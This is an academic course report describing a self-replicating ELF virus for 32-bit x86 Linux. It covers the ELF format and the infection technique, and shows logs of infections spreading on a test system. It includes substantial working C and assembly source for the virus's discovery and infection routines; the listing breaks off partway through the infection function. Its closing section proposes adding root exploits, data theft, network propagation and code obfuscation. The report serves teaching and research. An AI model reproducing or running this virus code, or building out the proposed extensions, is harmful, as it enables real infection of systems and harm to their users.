An ELF virus prototype

Dirk Gerrits   René Gabriëls   Peter Kooijmans

24 April 2007

2WC06 Hackers Hut 2005/2006
Department of Mathematics & Computer Science
Technische Universiteit Eindhoven

0531798	Dirk Gerrits	`<dirk@dirkgerrits.com>`
0531594	René Gabriëls	`<r.gabriels@student.tue.nl>`
0538533	Peter Kooijmans	`<p.j.a.m.kooijmans@student.tue.nl>`

Contents

1 Introduction

This document contains the report of the final assignment of the course 2WC06 Hackers Hut. We picked the assignment in which a Linux computer virus had to be written.

Problem description The virus should be able to infect ELF binaries (the standard executable and library format on Linux), and from there on it should be able to spread itself to other parts of the system (or even over the network). Spreading means that on invocation of an infected executable, it should infect other executables or libraries. Furthermore, it should do so preferably without being noticed.

Constraints We have focused on the infection process of a ELF virus, not on any malicious side effects such a virus might have. Also, because we only have access to 32 bits Intel x86 machines, we have limited ourselves to writing a virus for this architecture. The approach should work for all architectures which ELF supports however, and even for other operating systems that use ELF.

Document organisation In section 2, we describe the structure of ELF encoded files, and what room it leaves to insert malicious code. In section 3 we describe what problems had to be solved for the virus to work, and how we implemented them. In section 4 we test the virus using a Linux LiveCD with a writable root file-system. Finally, in section 5 we suggest several improvements and extensions for our virus that are worth further study.

2 The format of ELF binaries

Every ELF binary starts with an ELF header, whose first 4 bytes are the string "`\x7fELF`". The other fields of the header specify the type of binary (object file, executable, etc.), the architecture the binary was built for, the starting address (entry point) of the code in the binary, and where to find the headers of other key structures in the file.

An ELF binary is divided into sections and segments. A *section* is a chunk of information in the file that logically belongs together. Each section has a *section header*, specifying what kind of section it is and where it is in the file. A *segment* also indicates a chunk information in the file, but one that is specifically needed for (the preparation of) the program's execution. The header of a segment is called a *program header*, and it specifies whether and where the segment should be loaded into memory and with what permissions. (See figure 1.)

Sections can be nested in each other, as can segments. Segments usually contain one or more sections, but don't necessarily have to. The program header table, for example, is usually contained in a segment, but not in a section. Sections also aren't necessarily contained in a segment, because not all sections contain information that needs to be loaded into memory upon execution of the binary.



Figure 1: Headers in an ELF binary.



Figure 2: Section naming.

One of the sections is specially indicated by the ELF header as containing the section header string table, which is a concatenation of null terminated strings that indicate section names. Each section header has an offset into this string table to indicate its name. (See figure 2.)

Segments don't have names, but they usually contain sections which in turn have names, and they also have a type and permissions. The types that interest us are `LOAD` and `NOTE`. A typical binary has two segments of type `LOAD` and one of type `NOTE`.

One `LOAD` segment will have read and execute permissions and contains the code of the program, in particular the sections named "`.init`", "`.text`", and "`.fini`" which respectively contain the code to be executed before, during, and after the program's execution.

The other `LOAD` segment will have read and write permissions and contain data for the program's execution such as static arrays, and constructor and destructor lists, most notably the sections named "`.data`", "`.ctors`", and "`.dtors`".

The `NOTE` segment exactly contains the "`.note.ABI-tag`" section. This piece of data (if present) specifies the earliest Linux kernel version with which the binary is compatible. This section and segment, though specified by the Linux Standard Base (LSB), are not necessary in any way for the binary's proper execution. Assuming the user's kernel version is indeed recent enough, they can be removed

Figure 3 shows a typical section and segment layout. Notice that a segment in memory can be larger than it is on disk. The extra memory will be filled with zeroes in that case.



Figure 3: Typical sections and segments in an ELF binary.

3 Our virus prototype's workings

Our virus is written mostly in ANSI C 99, with some small sections written in Intel x86 assembly code (see appendix A). The code cannot depend on shared libraries, because we do not know where, if at all, they will be mapped into the virus's virtual memory space. However, we can use system calls to access the functionality present in the kernel, such as file-system operations. For the remaining functionality we have written simple procedures ourselves (e.g. string handling), or we just didn't use them (e.g. dynamic memory).

3.1 Locating the virus code

The virus code consists of all the functions except `main` that are located in `virus.c`. The function `the_virus` is the entry point of the virus. This function is called by `main` the first time the virus is executed, and by some other means whenever an infected binary is executed. This is the reason `main` doesn't belong to the virus code, it's just for bootstrapping. Two macros are defined for the first and last function in the code: `FIRST_FUNC` and `LAST_FUNC` respectively. Every byte between the addresses of those two functions belongs to the virus code.

To spread itself, the virus needs to copy its own code into another uninfected ELF binary, while also updating some ELF structures in the victim to ensure the injected code is executed. While executing the virus, its code is present in two locations: the ELF binary on disk from which it was executed, and the memory image of the current process. To extract the virus code from disk requires finding out where the original ELF binary is, and then parsing it to find the virus code. Extracting the virus code from the memory image is easier: if we know where it is located in memory, we can use it as a buffer to copy it directly to a victim.

The virus code is located in a contiguous piece of memory. Finding out what the bounds of the memory are in which the virus code is situated is easy if we know where a particular instruction of the virus code is located, because the highest and lowest memory address are at a known distance from this instruction. We can use a small piece of inline assembly code for this:

```
marker:
  asm volatile( "  call current_address\n"
                "current_address:\n"
                "  pop %0\n"
              : "=m" (virus_start_addr) );
```

We cannot directly access the instruction pointer register (EIP), but we can use the call instruction to push the return address on the stack. Because a call instruction is 5 bytes, the value on the top of the stack will be the address of the call instruction + 5. We simply call the next instruction, which in turn pops the address from the stack into the variable `virus_start_addr`.

The lowest address (address at which the virus code starts), can then be calculated by subtracting the number of virus code bytes before the pop instruction:

```
virus_start_addr = (virus_start_addr - 5) - (&&marker - (void*)&FIRST_FUNC);
```

The final value calculated for this variable can be different from invocation to invocation. Notably it will not be the same in the original virus program as it is in an infected binary, but it can differ slightly even from infected binary to infected binary due to alignment issues. The size of the virus, and the offset of the `the_virus` function within it are compile time constants though:

```
virus_size = (void*)&LAST_FUNC - (void*)&FIRST_FUNC;
virus_code_offset = (void*)&the_virus - (void*)&FIRST_FUNC;
```

3.2 Finding victims

To locate other ELF binaries on disk, we use the `PATH` environmental variable. This will most likely only give us executables and no libraries. Libraries can be found by looking at the environmental variable `LD_LIBRARY_PATH` or the file `/etc/ld.so.conf`. Because we do not know where the environmental variables are located on the stack, we use the proc file-system entry `/proc/self/environ` which also contains the environment variables for the current process. To get to one of the environmental variables from this file, we have written the function `get_env_var`. After we know the content of `PATH`, we split it into its constituent directory names with the functions `split_paths`.

After we have obtained a list of directories in which to look for executables, we count the number of entries in each of these directories and calculate the sum. To select a random executable, we have to pick a random number between zero and the sum, and find out which executable belongs to it. This way every executable is more or less equally likely to be chosen. The code tries to infect `VICTIMS` executables, but will stop after `ATTEMPTS` attempts. These numbers are compile time constants, which can be tweaked by the "user" of the virus.

3.3 Infecting binaries

Actually infecting the binary is fairly straightforward. We just need to append our virus code to the end of the file, and add a segment of type `LOAD` and read and execute permissions for it. Then we make the new entry point in the ELF header point to the start of our code. This code starts out by pushing the values of all registers on the stack, then calling the actual virus code, and upon return restoring all registers by popping their values from the stack. After that we jump to the old entry point so the functionality of the binary appears unaffected to the user. Lastly, we should save the time stamps of the binary before we perform our modification, and then restore them afterwards.

Of course there are a few catches. First of all, the program header table cannot be moved because it has to come before any loadable segment. Therefore we cannot add a segment without making room for its program header by moving all the rest of the binary over a few bytes. We avoid this by *replacing* the "unnecessary" `NOTE` segment with our new `LOAD` segment.

Secondly, we have to come up with a memory address where our code segment will be located upon execution of the infected binary. It's not hard to compute the end of the original code and put our code after it, but there it can clash with other things that would be loaded there, i.e. the heap space. Instead we place our code *before* any of the code already in the binary. The part of the address space we can use for code starts at `0x08000000`, but the actual code only starts at `0x08048000`, giving us 288 kiB to work with; plenty for our virus. (See figure 4.)



Figure 4: Layout of the address space. (Adapted from `http://lwn.net/Articles/91829`.)

Thirdly, we can't just pick any address but we have to worry about alignment. The load segments should have a 4 kiB (i.e. one page) alignment, but here that doesn't mean the address should be 0 modulo 4096. Instead, the address modulo 4096 should be equal to the offset of the code in the file modulo 4096. The address calculation therefore looks as follows:

```
payload_address = 0x08048000 - (payload_size+pre_payload_size);
adjustment = payload_offset % 0x1000 - payload_address % 0x1000;
if (adjustment > 0) payload_address -= 0x1000;
payload_address += adjustment;
```

(Here `payload_size` is the size of the virus and `pre_payload_size` is the size of the push and jump we do before our code to set up the return to the old entry point. `payload_offset` is the offset of the virus code gets in the file being infected, `payload_address` is the address it will have in memory when said file is executed.)

Lastly, the system call to change the timestamps of a file (`utimes`) can update the atime (access time) and mtime (modify time), but not the ctime (creation/change time). This is an(other) unfortunate giveaway that our virus has changed the binary.

4 Test results

We used an Ubuntu 6.10 (Edgy Eft) LiveCD to test the virus. The progress of the virus is logged to the file "/tmp/.infection-progress". When executing the virus as an ordinary user (in this case the user "ubuntu"), the virus tries to infect 10 random binaries, but fails after 100 attempts because it doesn't have the required permissions:

```
6596: './virus' reporting for duty.
6596:   Can't open '/usr/bin/X11/gnome-keyboard-properties' for infection.
6596:   Can't open '/usr/bin/gnome-desktop-item-edit' for infection.
6596:   Can't open '/usr/bin/X11/psfaddtable' for infection.
6596:   Can't open '/usr/bin/X11/gnome-network-preferences' for infection.
...
```

When executing the virus as root, it successfully infects 10 binaries:

```
6630: './virus' reporting for duty.
6630:   Trying to infect '/usr/bin/X11/xlsclients'
6630:   Succesfully infected '/usr/bin/X11/xlsclients'
6630:   Trying to infect '/usr/bin/X11/bsd-write'
6630:   Succesfully infected '/usr/bin/X11/bsd-write'
6630:   Trying to infect '/usr/bin/X11/basename'
6630:   Succesfully infected '/usr/bin/X11/basename'
6630:   Trying to infect '/usr/sbin/ntfscp'
6630:   Succesfully infected '/usr/sbin/ntfscp'
6630:   Trying to infect '/usr/bin/gkeytool'
6630:   Succesfully infected '/usr/bin/gkeytool'
6630:   Trying to infect '/usr/bin/X11/xsane'
6630:   Succesfully infected '/usr/bin/X11/xsane'
6630:   Trying to infect '/usr/bin/X11/unzip'
6630:   Succesfully infected '/usr/bin/X11/unzip'
6630:   Trying to infect '/usr/bin/gdbserver'
6630:   Succesfully infected '/usr/bin/gdbserver'
6630:   Trying to infect '/usr/bin/X11/splain'
6630:   Can't infect '/usr/bin/X11/splain'.
6630:   Can't open '/sbin/.' for infection.
6630:   Trying to infect '/usr/bin/X11/readelf'
6630:   Succesfully infected '/usr/bin/X11/readelf'
6630:   Trying to infect '/usr/bin/X11/scim-setup'
6630:   Can't infect '/usr/bin/X11/scim-setup'.
6630:   Trying to infect '/usr/bin/pinky'
6630:   Succesfully infected '/usr/bin/pinky'
```

As we can see, it does 13 attempts and succeeds 10 times. It fails on "/usr/bin/X11/scim-setup" because it is a Bash script, on "/usr/bin/X11/splain" because it is a Perl script, and on

"/sbin/." because it is a directory. The other 10 entries it finds in the $PATH environmental variable are valid ELF binaries and are therefore infected.

Now we can run one of the infected binaries to check whether the infection spreads. Let's take "readelf":

```
6648: '/usr/bin/readelf' reporting for duty.
6648:   Trying to infect '/usr/bin/localedef'
6648:   Succesfully infected '/usr/bin/localedef'
...
6648:   Trying to infect '/usr/bin/X11/rview'
6648:   Succesfully infected '/usr/bin/X11/rview'
```

And again, the virus has infected 10 other binaries. We repeat this process for "rview", which then infects "isovfy":

```
6666: '/usr/bin/rview' reporting for duty.
...
6666:   Trying to infect '/usr/bin/isovfy'
6666:   Succesfully infected '/usr/bin/isovfy'
...
```

And then repeat the process for "isovfy", we can see that it tries to infect "/usr/bin/unzip", which was already infected by the initial virus as "/usr/bin/X11/unzip". Note that "/usr/bin/X11" is a symlink to "/usr/bin".

```
6690: '/usr/bin/isovfy' reporting for duty.
...
6690:   Trying to infect '/usr/bin/unzip'
6690:   Already infected '/usr/bin/unzip'.
...
```

So we can conclude that the virus does what it was designed to do.

5 Possible improvements and extensions

Our code only implements the bare skeleton of a virus: finding and infecting other binaries. However, for it to be "useful" as a real virus, it should do more and it should do so in a stealthy way. The following list contains some possible extensions and improvements to this end:

- The current virus assumes it has enough privileges to infect the binaries it finds on the system. This is almost never the case whenever the virus is executed by an ordinary UNIX user. Effectively, it needs root privileges to propagate itself through the system.

Root privileges can be obtained by using one of several documented local root exploits. Before trying to infect other binaries, the virus could check whether it has root privileges, and if not it could for example use a buffer overflow in a SUID root program to gain them (e.g. use shell code that does a syscall to reinvoke its own binary). Because of the speed with which local root exploits are fixed, the virus should have several local root exploit mechanisms available to improve the probability of infection.

- The current virus doesn't have any side effects other than infecting other binaries. It should also have some code that does something "useful" on the infected system, such as using up all system resources, or stealing sensitive information (e.g. from home directories of users). Using up system resources to bring down a machine is relatively easy, but stealing information is harder, because the information needs to go somewhere, e.g. some host on the Internet.

- The virus currently spreads to other parts (i.e. executables) of the same system, but it doesn't spread to other systems (unless a system has mounted a remote file-system such as NFS, or exported one of its own file-systems). Actively finding and infecting other machines can be done by using the kernel socket interface to search for other computers on the network. Local network information (e.g. /etc/hosts) and programs (e.g. nmap) should also be helpful. After a suitable host is found, we have to infect it somehow. We can either exploit a known weakness in one of the services running on the target machine (e.g. buffer overflow), to get the virus to run there; or alternatively we can exploit the "trust" the target machine has in us, e.g. by exploiting SSH automatic logins. Once the virus code runs on the target host, it can repeat the process there.

- The virus currently does a very bad job at hiding itself in an ELF binary, because it always overwrites the same sections of the binary, and is therefore easily detectable and removable. Unfortunately, the number of places we can store a virus are limited. This is due to the fact that existing code depends on their relative distance for communication (e.g. function-calls). There is some padding present (for page alignment), which might be exploited if it is large enough. Except for the size of the segments on disk and in memory, the ELF header remains intact.

- In addition to being easy to detect and remove for anti-virus software, other programs that handle ELF binaries may destroy our virus as well. Performing `strip` on an infected binary, for example, will remove the 3rd `LOAD` segment, containing our virus code. The entry point will still point to it, causing a SEGV when the binary is executed. Using a different scheme for hiding our code might fix this as well.

- Even if the virus is able to avoid being detected by looking at the ELF headers, the virus code is identical for each infected binary. To improve this situation, the virus could obfuscate its code before infecting another binary. Obfuscating can be done by using encryption with a small decoder attached to it. This approach is not bullet proof however, because the decoder would still be visible and could be used to identify the virus. Getting the decoded virus to run could also be a problem, because we need to find a location that is writable and executable. Another technique we could apply is semantics preserving code transformations. This is far from simple however, because relative addressing must be taken into account.

A Source code

Listing 1: syscall.h

```
#include <sys/types.h>
#include <asm/stat.h>
#include <linux/types.h>
#include <linux/unistd.h>
#include <linux/fcntl.h>
#include <linux/dirent.h>

#define SEEK_SET 0
#define SEEK_CUR 1
#define SEEK_END 2

#define INLINE inline __attribute__((always_inline))

#undef _syscall0
#define _syscall0(type,name)                                                \
static INLINE type name()                                                   \
{                                                                           \
  long __res;                                                               \
  asm volatile( "int $0x80"                                                 \
               : "=a" (__res)                                               \
               : "0" (__NR_##name));                                        \
  return (type)(__res);                                                     \
}

#undef _syscall1
#define _syscall1(type,name,type1,arg1)                                     \
static INLINE type name(type1 arg1)                                         \
{                                                                           \
  long __res;                                                               \
  asm volatile(  "int $0x80"                                                \
                : "=a" (__res)                                              \
                : "0" (__NR_##name),"b" ((long)(arg1)));                    \
  return (type)(__res);                                                     \
}

#undef _syscall2
#define _syscall2(type,name,type1,arg1,type2,arg2)                          \
static INLINE type name(type1 arg1,type2 arg2)                              \
{                                                                           \
  long __res;                                                               \
  asm volatile(  "int $0x80"                                                \
                : "=a" (__res)                                              \
                : "0" (__NR_##name),"b" ((long)(arg1)),                     \
                  "c" ((long)(arg2)));                                      \
  return (type)(__res);                                                     \
}

#undef _syscall3
#define _syscall3(type,name,type1,arg1,type2,arg2,type3,arg3)               \
static INLINE type name(type1 arg1,type2 arg2,type3 arg3)                   \
{                                                                           \
  long __res;                                                               \
  asm volatile(  "int $0x80"                                                \
                : "=a" (__res)                                              \
                : "0" (__NR_##name),"b" ((long)(arg1)),                     \
                  "c" ((long)(arg2)),"d" ((long)(arg3)));                   \
  return (type)(__res);                                                     \
}

_syscall3(int, open, const char *,pathname, int,flags, int,mode);
_syscall3(ssize_t, read, int,fd, void *,buf, size_t,count);
_syscall3(off_t, lseek, int,fildes, off_t,offset, int,whence);
```

```
_syscall3(ssize_t, write, int,fd, const void *,buf, size_t,count);
_syscall1(int, close, int,fd);
_syscall3(int, getdents, uint, fd, void *, buf, uint, count);
_syscall0(int, getpid);
_syscall2(long, utimes, const char*,filename, const struct timeval *,utimes);
_syscall2(int, stat, const char *,path, struct stat *,buf);
```

Listing 2: virus.c

```
/*
 * This file implements a simple virus to infect ELF binaries on
 * 32-bit x86 GNU/Linux machines.  The virus does nothing more harmful
 * than spread itself to other binaries, spreading itself further from
 * there.  Infection progress is logged in /tmp/.infection-progress.
 *
 * Written as the final assignment for the course 2WC06 Hackers Hut, by:
 *   René Gabriëls   - 0531594 - r.gabriels@student.tue.nl
 *   Dirk Gerrits    - 0531798 - dirk@dirkgerrits.com
 *   Peter Kooijmans - 0538533 - p.j.a.m.kooijmans@student.tue.nl
 */

#include "syscall.h"
#include <elf.h>

/*
 * Virus parameters.
 */

// #define VERBOSE_OUTPUT

#define IO_BUFFER_SIZE          4096
#define PATH_SIZE               1024
#define PATH_LIST_SIZE          32
#define PATH_LIST_ENTRY_SIZE    64
#define EXEC_SIZE               64

#define VICTIMS 10
#define ATTEMPTS 100

/*
 * Constants.
 */

#define INFECTION_OK              0
#define INFECTION_IMPOSSIBLE     -1
#define INFECTION_ALREADY_DONE   -2
#define INFECTION_FAILED         -3

#define ELF_MAGIC 0x464C457F

/*
 * Used for virus size calculation.
 */

#define FIRST_FUNC read_buf
#define LAST_FUNC main
int main(int argc, char** argv);
#define NOINLINE __attribute__((used,noinline))

/*
 * Place null-terminated string `str` in the code itself, and return a
 * pointer to it.
 */

#define STR(str)                                \
({char* var = 0;                                \
  asm volatile( "  call after_string%=\n"         \
                "  .ascii \"" str "\"\n"          \
                "  .byte 0\n"                     \
                "after_string%=:\n"               \
                "  pop %0\n"                      \
                : "=m" (var) );                   \
  var; })

/*
 * Read `buf_size` bytes from file `fd` into `buf`, and return the
 * number of bytes written to `buf`.
 */
static NOINLINE int read_buf(int fd, void* buf, int buf_size) {
  int bytes_read = 0, total_bytes = 0;
  do {
    bytes_read = read(fd, buf+total_bytes, buf_size-total_bytes);
    if (bytes_read <= 0) break;
    total_bytes += bytes_read;
  }
  while(total_bytes < buf_size);
  return total_bytes;
}

/*
 * Write `buf_size` bytes to file `fd` from `buf`, and return the
 * number of bytes written to `fd`.
 */
static NOINLINE int write_buf(int fd, void const* buf, int buf_size) {
  int bytes_written = 0, total_bytes = 0;
  do {
    bytes_written = write(fd, buf+total_bytes, buf_size-total_bytes);
    if (bytes_written <= 0) break;
    total_bytes += bytes_written;
  }
  while(total_bytes < buf_size);
  return total_bytes;
}

/*
 * Return length of null-terminated string `str`.
 */
static NOINLINE int string_length(char const* str)
{
  int length;
  for (length = 0; str[length] != '\0'; length++);
  return length;
}

/*
 * Add content of `src` to `dest` at `offset`.
 */
static NOINLINE void string_append(char* dest, char const* src, int offset)
{
  int i;
  for (i = 0; ; i++)
  {
    dest[offset + i] = src[i];
    if (!src[i]) break;
  }
}

/*
 * Extract the environment variable `name` from /proc/self/environ
 * and put it into `content`.
 * NOTE: `name` should end with an '='.
 */
```

```
static NOINLINE int get_env_var(char *name, char *content, int content_size)
{
  char buf[IO_BUFFER_SIZE];
  int fd;
  ssize_t n;
  int i = 0, j = 0, k = 0;
  int nb_start = 1;
  int name_length = string_length(name);

  if ((fd = open(STR("/proc/self/environ"), O_RDONLY, 0)) < 0)
    return 0;

  do
  {
    n = read_buf(fd, buf, IO_BUFFER_SIZE);
    for (i = 0; i < n; ++i)
    {
      if (nb_start)
      {
        if (k != name_length)
        {
          if (buf[i] == name[k])
          {
            k++;
          }
          else
          {
            k = 0;
            nb_start = 0;
          }
        }
        else if (j < content_size-1)
        {
          if (buf[i] == '\0') goto out;
          content[j++] = buf[i];
        }
        else
        {
          goto out;
        }
      }
      else if (buf[i] == '\0')
      {
        nb_start = 1;
      }
    }
  }
  while (n);

 out:
  content[j] = '\0';
  close(fd);
  return (content[0] != '\0');
}

/*
 * Split the PATH environmental variable in `path` ("entry:...:entry")
 * into an array of entries `list`. Return the number of entries.
 */
static NOINLINE int split_paths(char *path,
                                char list[PATH_LIST_SIZE][PATH_LIST_ENTRY_SIZE])
{
  int entry = 0, i = 0;
  char* p;
  for (p = path; ; p++)
  {
    if (*p && *p != ':')
    {
      list[entry][i++] = *p;
      if (i == PATH_LIST_ENTRY_SIZE) /* entry too large, skip it */
      {
        i = 0;
        while (*p && *p != ':') p++;
      }
    }
    else
    {
      if (i == 0) /* empty entry means current directory */
        list[entry][i++] = '.';
      list[entry++][i] = '\0';
      i = 0;
      if (*p == '\0' || entry == PATH_LIST_SIZE)
        break;
    }
  }
  return entry;
}

/*
 * Return a random number `r`, s.t. 0 <= `r` < `ubound`, using /dev/urandom
 */
static NOINLINE int gen_random(int ubound)
{
  int fd;
  unsigned int rand;

  if ((fd = open(STR("/dev/urandom"), O_RDONLY, 0)) >= 0)
  {
    read_buf(fd, &rand, sizeof(rand));
    close(fd);
  }
  return rand % ubound;
}

/*
 * Return the number of entries in the directory `dir`.
 */
static NOINLINE int nr_of_directory_entries(char *dir)
{
  unsigned char buf[IO_BUFFER_SIZE];
  struct dirent* e;
  int fd, ctr = 0, read, j;
  if ((fd = open(dir, O_RDONLY, 0)) >= 0)
  {
    while ((read = getdents(fd, buf, sizeof(buf))) > 0)
    {
      for (j = 0; j < read; j += e->d_reclen)
      {
        e = (struct dirent*)(&buf[j]);
        ctr++;
      }
    }
    close(fd);
  }
  return ctr;
}

/*
 * Return the `i`-th entry in directory `dir` into `entry`.
 */
static NOINLINE int directory_entry(char *dir, int i, struct dirent* entry)
{
  unsigned char buf[IO_BUFFER_SIZE];
  struct dirent* e;
  int fd, ctr = 0, success = 0, read, j;
  if ((fd = open(dir, O_RDONLY, 0)) >= 0)
  {
    while ((read = getdents(fd, buf, sizeof(buf))) > 0)
    {
      for (j = 0; j < read; j += e->d_reclen)
      {
        e = (struct dirent*)(&buf[j]);
        if (ctr == i) {
          success = 1;
          entry->d_ino = e->d_ino;
          entry->d_off = e->d_off;
          entry->d_reclen = e->d_reclen;
          string_append(entry->d_name, e->d_name, 0);
          goto close_and_return;
        }
        ctr++;
      }
    }
  close_and_return:
    close(fd);
  }
  return success;
}

/*
 * Write the integer `val` as decimal to the file opened as `fd`.
 */
static NOINLINE int write_int(int fd, unsigned int val) {
  char buf[11] = {0};

  int i = 10;
  for(; val && i ; --i, val /= 10)
    buf[i] = STR("0123456789")[val % 10];

  return write_buf(fd, &buf[i+1], 10-i);
}

/*
 * Keep track of the virus's spread.  The parameters are (upto) 3 strings.
 */
static NOINLINE void log_progress(char const* prefix, char const* filename,
                                  char const* suffix) {
  int fd = open(STR("/tmp/.infection-progress"), O_WRONLY|O_APPEND|O_CREAT, 0666);
  if (fd < 0) return;
  write_int(fd, getpid());
  write_buf(fd, STR(": "), 2);
  if (prefix)   write_buf(fd, prefix,   string_length(prefix));
  if (filename) write_buf(fd, filename, string_length(filename));
  if (suffix)   write_buf(fd, suffix,   string_length(suffix));
  close(fd);
}
#ifdef VERBOSE_OUTPUT
#  define log_verbose_progress(...) log_progress(__VA_ARGS__)
#else
#  define log_verbose_progress(...)
#endif

/*
 * Infect the file pointed to by `fd` with the virus code `payload` of
 * size `payload_size`.  (The entry point of the virus code is
 * `code_offset` bytes from the start of the code.)
 */
static NOINLINE int infect_ELF(int fd, char const* payload, int payload_size,
                                 int code_offset)
{
  Elf32_Ehdr ehdr;
  Elf32_Phdr phdr;
  int bytes_read, bytes_written;
  unsigned int i;
  unsigned int payload_address = 0;
  unsigned int payload_offset = 0;
  int adjustment;

  // Check to see that the file is actually a 32-bit x86 ELF binary.
  log_verbose_progress(STR("␣␣...␣reading␣ELF␣header...\\n"), 0, 0);

  bytes_read = read_buf(fd, &ehdr, sizeof(Elf32_Ehdr));
  if(bytes_read != sizeof(Elf32_Ehdr))
    return INFECTION_FAILED;

  if ((*(int*)&ehdr.e_ident) != ELF_MAGIC ||
      ehdr.e_machine != EM_386 ||
      ehdr.e_ident[EI_CLASS] != ELFCLASS32)
  {
    return INFECTION_IMPOSSIBLE;
  }

  // Construct the little bit of trampoline code before the actual virus.
  char pre_payload[] = {
    '\x50', '\x53', '\x51', '\x52', '\x56', '\x57', // push eax,ebx,ecx,edx,esi,edi
    '\xE8', '.', '.', '.', '.',                     // call 'the_virus' function
    '\x5F', '\x5E', '\x5A', '\x59', '\x5B', '\x58', // pop edi,esi,edx,ecx,ebx,eax
    '\xE9', '.', '.', '.', '.'                      // jump to the old entry point
  };
  int pre_payload_size = sizeof(pre_payload)/sizeof(pre_payload[0]);
  int* pre_payload_code_offset = (int*)(pre_payload + 7);
  Elf32_Addr* pre_payload_old_entry_point = (Elf32_Addr*)(pre_payload + 18);
  Elf32_Addr old_entry_point = ehdr.e_entry;

  // Look for the NOTE program header which we will hijack for our
  // virus code.
  log_verbose_progress(STR("␣␣...␣reading␣program␣headers...\\n"), 0, 0);
  int found_note_segment = 0;
  int num_load_segments = 0;
  if (lseek(fd, ehdr.e_phoff, SEEK_SET) < 0)
    return INFECTION_FAILED;
  for (i = 0; i < ehdr.e_phnum; ++i)
  {
    bytes_read = read_buf(fd, &phdr, sizeof(Elf32_Phdr));
    if(bytes_read != sizeof(Elf32_Phdr))
      return INFECTION_FAILED;

    if (phdr.p_type == PT_LOAD) {
      num_load_segments++;
    }
    else if (phdr.p_type == PT_NOTE) {
      log_verbose_progress(STR("␣␣...␣found␣NOTE␣program␣header,␣"),
                           STR("attempting␣to␣overwrite...\\n"), 0);

      found_note_segment = 1;

      // Compute the in-memory address the virus code will get in the
      // binary being infected. We place it before any of the other
      // code in the binary, at an address having the same 4KiB
      // alignment as the code has in the file.
      phdr.p_offset = payload_offset = lseek(fd, 0, SEEK_END);
      payload_address = 0x08048000 - (payload_size+pre_payload_size);
      adjustment = payload_offset % 0x1000 - payload_address % 0x1000;
      if (adjustment > 0) payload_address -= 0x1000;
      payload_address += adjustment;
      ehdr.e_entry = payload_address;

      phdr.p_type = PT_LOAD;
      phdr.p_vaddr = phdr.p_paddr = payload_address;
      phdr.p_filesz = phdr.p_memsz = payload_size + pre_payload_size;
      phdr.p_flags = PF_R | PF_X;
      phdr.p_align = 0x1000;

      if (lseek(fd, ehdr.e_phoff + i*ehdr.e_phentsize, SEEK_SET) < 0)
        return INFECTION_FAILED;
      bytes_written = write_buf(fd, &phdr, sizeof(Elf32_Phdr));
      if(bytes_written != sizeof(Elf32_Phdr))
        return INFECTION_FAILED;
    }
